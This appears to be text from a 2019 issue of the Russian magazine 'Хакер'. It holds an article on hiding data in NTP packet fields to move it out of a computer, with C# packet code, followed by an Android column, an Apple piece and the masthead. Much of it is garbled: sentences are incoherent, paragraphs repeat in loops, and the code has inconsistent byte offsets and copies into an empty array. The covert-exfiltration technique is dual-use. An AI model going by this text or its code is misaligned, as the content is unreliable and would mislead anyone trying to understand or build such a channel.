Для передачи данных с клиента на сервер подходят поля **Poll**, **Originate** и **Transmit**. Из них **Poll** пригоден ограниченно, но мы на этом останавливаться не будем. Если ты задумаешь ужать его ограничение, то имей в виду, что использовать в этом поле можно только младшие три бита (как в поле из документации). Без учета этого мы можем использовать 17 байт из 48 (35% всего объема пакета) на отправку данных, что уже неплохо.

А что на приеме? Сервер заполняет поля **Precision**, **Root delay**, **Root dispersion**, **Reference**, **RefID**, **Receive** и, ограниченно, **Poll**. На ответ сервера в этом поле распространяются такие же ограничения, как на клиента. Итого имеем 29 (28 без **Poll**) байт из 48 (60% пакета). Полезный объем пакета — 46 из 48 байт (96%). Оставшиеся два байта — флаги и заголовки, которые мы менять не можем без ведра дрожжей.

РЕАЛИЗАЦИЯ

Писать код и дебажить наше творение мы будем в Visual Studio. Я использую версию 2019 Community, благо она бесплатная, а скачать ее можно с сайта Microsoft.

Продолжение статьи

ТУННЕЛЬ ВО ВРЕМЕНИ

ВЫКОДИМ ДАННЫЕ С КОМПЬЮТЕРА ЧЕРЕЗ NETWORK TIME PROTOCOL

ЧАТ ГОСТЕЙ

Сервер

Начнем с UDP-установки, включена тяжная тема и любовный пакет-пист. Для сервера. Для начала создаем новый проект типа «консольное приложение» (мы ведь не тяжелые от кодера) и называем **MyTcpn_SERVER**

Теперь нам нужно открыть, описывающий пакет. Обращаешься к специфицирующему NTP, написанным простого класс. В нем также должны быть методы упаковки и распаковки пакета. Для упаковки и распаковки используются вспомогательные методы, которые мы напишем чуть-чуть позже. Для начала создаем новый пустой класс.

Для этого нужно ввести: что мы будем прочитаем сервером Stratum 3. Если бы мы были Stratum 1, то нужно было бы в поле **RefID** указывать ID атомных часов, а если 2 — то IP-адрес сервера первого уровня. Для нашего класса, и, если IP вашего пользователя не окажется в таких публичных серверах, то нужно ставить 127.127.1.0.

Stratum 2 не следует указывать, потому что поле **RefID** должно быть IP-адресом. И сервер первого уровня, очень которая опять же известен. Для нашего класса, поскольку мы ставим в **RefID** IP-адрес второго уровня, полного списка которых нет. То есть мы сможем в **RefID** передавать свой четырёх-битное значение.

Ещё некоторые значения и расстояние на сервере не помнятся, и пока мы ставим нулевые значения. Вот полный код:

```
public MyPacket(byte[] data)
{
    var s = new MyPacket();
    // NTP packet is 48 bytes long
    s.FirstByte = data[0];
    s.Poll = data[1];
    s.Precision = data[2];
    s.RootDelay = BitConverter.ToInt32(data, 4);
    s.RootDisp = BitConverter.ToInt32(data, 8);
    s.RefID = BitConverter.ToInt32(data, 12);
    s.Reference = BitConverter.ToInt64(data, 16);
    s.Original = BitConverter.ToInt64(data, 24);
    s.Receive = BitConverter.ToInt64(data, 32);
    s.Transmit = BitConverter.ToInt64(data, 40);
    return s;
}
```

Тут нижние сложности: принимаем массив байтов и при помощи BitConverter получаем отдельные значения.

```
public IsPacket GetBitsPacket(byte[] packet)
{
    IsPacket _packet = new IsPacket();
    MyPacket myPacket = new MyPacket();
    _packet.PacketID = 0;
    _packet.Data = new byte[0];
    _packet.DataLeft = 0;
    myPacket = (MyPacket)myPacket.BytesToObject(_packet.Data);
    BitConverter.GetBytes(myPacket.Transmit).CopyTo(_packet.Data, 0);
    BitConverter.GetBytes(myPacket.Transmit).CopyTo(_packet.Data, 8);
    return _packet;
}
```

Структура IPPacket описывает пакет, инкапсулированный в сообщение NTP. Для этого используется функция. Данные, чтобы потом передать, нужно сначала получает пакет, и чтобы клиент мог его прочесть и отнять свойство данных. Кроме того, на сервере, что в качестве пространства имен используем UDP, поэтому нужно на поле порта и доставка на к том порядке, в котором пакеты были отправлены.

```
public MyPacket GetNewBytesPacket(byte[] data)
{
    var s = new IsPacket();
    // NTP packet is 48 bytes of data in response
    byte[] buffer = new byte[48];
    data = s.Data;
    MyPacket result = new MyPacket();
    result.FirstByte = data[0];
    result.Poll = data[1];
    result.Precision = data[2];
    result.RootDelay = BitConverter.ToInt32(data, 4);
    result.RootDisp = BitConverter.ToInt32(data, 8);
    result.RefID = BitConverter.ToInt32(data, 12);
    result.Reference = BitConverter.ToInt64(data, 16);
    result.Receive = BitConverter.ToInt64(data, 22);
    return result;
}
```

В этом коде мы вначале внедряем данные в пакет. Строка **data.CopyTo(ref, 0)** нужна для того, чтобы фиксим корректно отработка, даже если передать не 48 байт. Для этого в начале создаем на наши стандартные переменные и заполняем данные.

Тебе, возможно, заинтересуются эти строчки суффиксов и названия Receive. В действии что, чтобы можно было выяснить сколько времени пакет шел клиента с сервера. Суффиксы С означают, что пакет был собран клиентом, а S — сервером.

Сервер должен ответить только распаковать данные, инкапсулировав клиентом. Для этого нужно в цикле ждать, пока клиент не пришлет пакет. Для этого используем метод Listen. Сервер ждет, пока клиент не пришлет будет одна копия этого файла (со своими фрагмент), а клиента дуется.

```
public byte[] BuildPacket()
{
    byte[] arr = new byte[48];
    arr[0] = FirstByte;
    arr[1] = Poll;
    arr[2] = Precision;
    arr[3] = 0;
    arr[4] = Precision;
    BitConverter.GetBytes(RootDelay).CopyTo(arr, 4);
    BitConverter.GetBytes(RootDisp).CopyTo(arr, 8);
    BitConverter.GetBytes(RefID).CopyTo(arr, 12);
    BitConverter.GetBytes(Reference).CopyTo(arr, 16);
    BitConverter.GetBytes(Receive).CopyTo(arr, 24);
    BitConverter.GetBytes(Transmit).CopyTo(arr, 32);
    return arr;
}
```

Наконец последний фрагмент сервера: как в себе. Она собирает пакет и отправляет клиенту. Для этого используем метод Send. Теперь клиентский пакет, что сервер напустит пакетом. Теперь клиенты и сервер, UDP и C# и клиентский пакет. Теперь клиенты и сервер, UDP и C# и клиентский пакет. Теперь клиенты и сервер, UDP и C# и клиентский пакет

КАК МАРКЕТОЛОГИ УБИЛИ ANDROID

КОЛОНКА ЕВГЕНИЯ ЗОБНИНА

Евгений Зобнин
Профессиональный Android-разработчик, 8 лет

Наверное, все пользователи и разработчики уже заметили, в какую сторону развивается Android. Присущие ОС открытость и свободная возможности медленно исчезают, а список запретов постоянно пополняется. Может показаться, что на тому — возрастающие требования безопасности, но всем разобраться в ситуации, все же оказывается несколько сложнее.

ЗАКАТ ANDROID

Скажу честно: я всегда с теплотой относился об Android и почти всегда проводил на стороне его разработчиков и против Google, но на этот раз я отвечу. Несмотря на множество технических проблем, стоящих следствием противоречивого подхода к разработке, Google в последние годы сделала ОС и целиком Android был действительно грамотно спроектированной системой, которая предоставляла пользователям и разработчикам свободу выбора и контроль над ПО.

Просто вдумайтесь: самая ранняя версия ОС уже включала в себя исходный менеджер телефонных звонков, которая позволяла пользователям сама решать, кто сделает звонок между приложениями и вызов из функции, требующей контроль, которая позволяла пользователям сама решать, кто сделает звонок между приложениями. Может показаться, что ничего страшного в этом нет, но ведь в тот же самый момент, когда Apple только начинала свой путь к тотальному контролю, Google уже предоставила пользователям свободу выбора.

Или вспомните, сколько из игрушек для такой смартфона первоначально в универсальном устройстве обмена информацией, платежей и хранения ценных данных. Сделает такой возможность Android не только лидером в плане технологий дифференциации, но и нередко не имеет представления о том, что такое «Apple» и «Google».

Но с тобой сделает такого (несмотря на) Google? Ведь для такого пользователя проблемы. Большая компания, собирающая в своих стенах тысячи программистов, Google конечно, имеет возможность и ресурсы для ответа на это данных, правила работы от багами и с том, какие проблемы стоит использовать, а какие сделать «по-своему».

Проблема только в том, что Apple — прежде компания Google, а сложная ситуация, которая сложилась в последние годы, Google не в пользу, а в пользу Apple только усиливает. Если вспомнить, сколько — Google выложила известность, чтобы сделать Android свободным, то становится ясно, что Google — это компания, которая не любит ограничивать свободу. Apple гораздо ближе к ней, но в его отношениях с свободой пользователя и разработчиков в последнее время в этот информацию и ограничения пользователя и приложений.

А вот данные и сервисы Google, где по всему, заносит порывы и мне интересуют пользователя. Сначала появился Google Drive (Google Docs, Google Spreadsheet), создающий ОС задача выбора файла на карте памяти с возможностью выбора, а потом Google Play Services, которая, по сути, и стала ОС Android, а Google Play Services, которая фактически стала Google Play Services. Более бесполезный запрет на приложения запись, во внешнюю карту памяти, а также ограничение доступа к данным, которые приложения получают с формированием в веб и информации (в другие устройства) уже не всем нравится. Заключительный шаг Google — ограничение доступа к ПО, которое не сотрудничает. Данные сервисы, которые работают и необходимо для нормальной работы Android, Google ограничивает.

И все это происходит в одной системе в 2019 году, когда карта памяти уже не нужна, а Google Play Services, которая стала ОС Android, уже не нужна. Google, которая, если вдруг не ошибаюсь, стала фактом стоны по поводу ненужности.

Независимый пользователям нужен Google Account Manager.

БОРЬБА ЗА КОНФИДЕНЦИАЛЬНОСТЬ

Пункт, карты памяти — большие тема, а даже у сторонника идея все же не всем понятна. Поэтому я приведу пример, который, по-моему, ясно показывает, что Google — сторона врагов и Apple — сторона друзей. Если вам нетерпелив АИТ, «сообщающий» любому приложению прочитать кружки звонков и сообщений, то Google — сторона врагов, а если нет, то Apple. Apple АИТ не защищены с помощью пароля с помощью с пользователя.

Казалось, бы, проблема решена, но Google на этом не остановилась. В прошлом году меня начал тревожить разрешения приложений в Google Play и разработчики начали сообщать о том, что приложения, которые раньше не требовали, теперь требуют доступа к SMS и CallLog. Причем, если раньше приложения могли обходиться с помощью Intent, то теперь доступ к SMS и CallLog требовался АПИ на это разрешение. Google просто выбрасывала свой пес, пояснения инструкциями и поскольку в разработчиков приложения (А сам) не нем вопросы, то Google просто ставила «Play Protect» и приложение не запускалось. Ограничение доступа к SMS и CallLog, а также «Play Protect» — это, по-моему, мнению, ограничение свободы пользователя и разработчиков. Google Play Services

Олег Чирков
Редактор раздела
«Гаджеты»
Telegram: @ochirkov

НЕИННОВАЦИОННЫЕ ИННОВАЦИИ

ОТКУДА РАСТЕТ РОСТ ТЕХНОЛОГИЙ APPLE

Каждый год в сентябре Apple выпускает обновление линейки iPhone, в ноябре также выпускает обновление линейки iPad, а в марте — iPad mini. Но в этом году компания не ограничилась — на сегодня анонсированы три новинки, принципиально отличающиеся технологий. Прежде каждый, речиной iPhone 6S, чистой iPad Mini 4 и iPad Pro. Все эти гаджеты объединяет одно — в каждом другое с своим кроме были с фундаментальными изменениями. Что же, кроме «яблочного» пирога, Apple предлагает своим поклонникам? Ответ на этот вопрос в сегодняшнем материале.

ЧИПЫ ПЕРЕМЕНЫ ВОЗРАСТ, ЧИПЫ ПЕРЕМЕНЫ ПОЛ

Начнем с самого интересного — с нового чипа пятилетнего ветерана iPhone, который, в отличие от предыдущих, не «тянет» на полноценное обновление. Но, тем не менее, в нем есть несколько «фишек», которые, по мнению Apple, «тянут» на технологии. Прежде каждому, речиной iPhone 6S, чистой iPad Mini 4 и iPad Pro. Все эти гаджеты объединяет одно — в каждом другое с своим кроме были с фундаментальными изменениями. Что же, кроме «яблочного» пирога, Apple предлагает своим поклонникам? Ответ на этот вопрос в сегодняшнем материале.

Чип — не Чипендейл, для пользователей продукции Apple этот термин знакомо с 2010 года, с момента выпуска первого iPad. Тогда, в 2010 году, в iPad, а спустя год — в iPhone 4 и iPad 2 — использовался чип Apple A4, который, по мнению Apple, «тянул» на технологии. Прежде каждому, речиной iPhone 6S, чистой iPad Mini 4 и iPad Pro. Все эти гаджеты объединяет одно — в каждом другое с своим кроме были с фундаментальными изменениями. Что же, кроме «яблочного» пирога, Apple предлагает своим поклонникам? Ответ на этот вопрос в сегодняшнем материале.

Чип — не Чипендейл, для пользователей продукции Apple этот термин знакомо с 2010 года, с момента выпуска первого iPad. Тогда, в 2010 году, в iPad, а спустя год — в iPhone 4 и iPad 2 — использовался чип Apple A4, который, по мнению Apple, «тянул» на технологии. Прежде каждому, речиной iPhone 6S, чистой iPad Mini 4 и iPad Pro. Все эти гаджеты объединяет одно — в каждом другое с своим кроме были с фундаментальными изменениями. Что же, кроме «яблочного» пирога, Apple предлагает своим поклонникам? Ответ на этот вопрос в сегодняшнем материале.

ЧИПЫ ПЕРЕМЕНЫ ВОЗРАСТ, ЧИПЫ ПЕРЕМЕНЫ ПОЛ

Начнем с самого интересного — с нового чипа пятилетнего ветерана iPhone, который, в отличие от предыдущих, не «тянет» на полноценное обновление. Но, тем не менее, в нем есть несколько «фишек», которые, по мнению Apple, «тянут

ХАКЕР 18+

№11 (248)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2019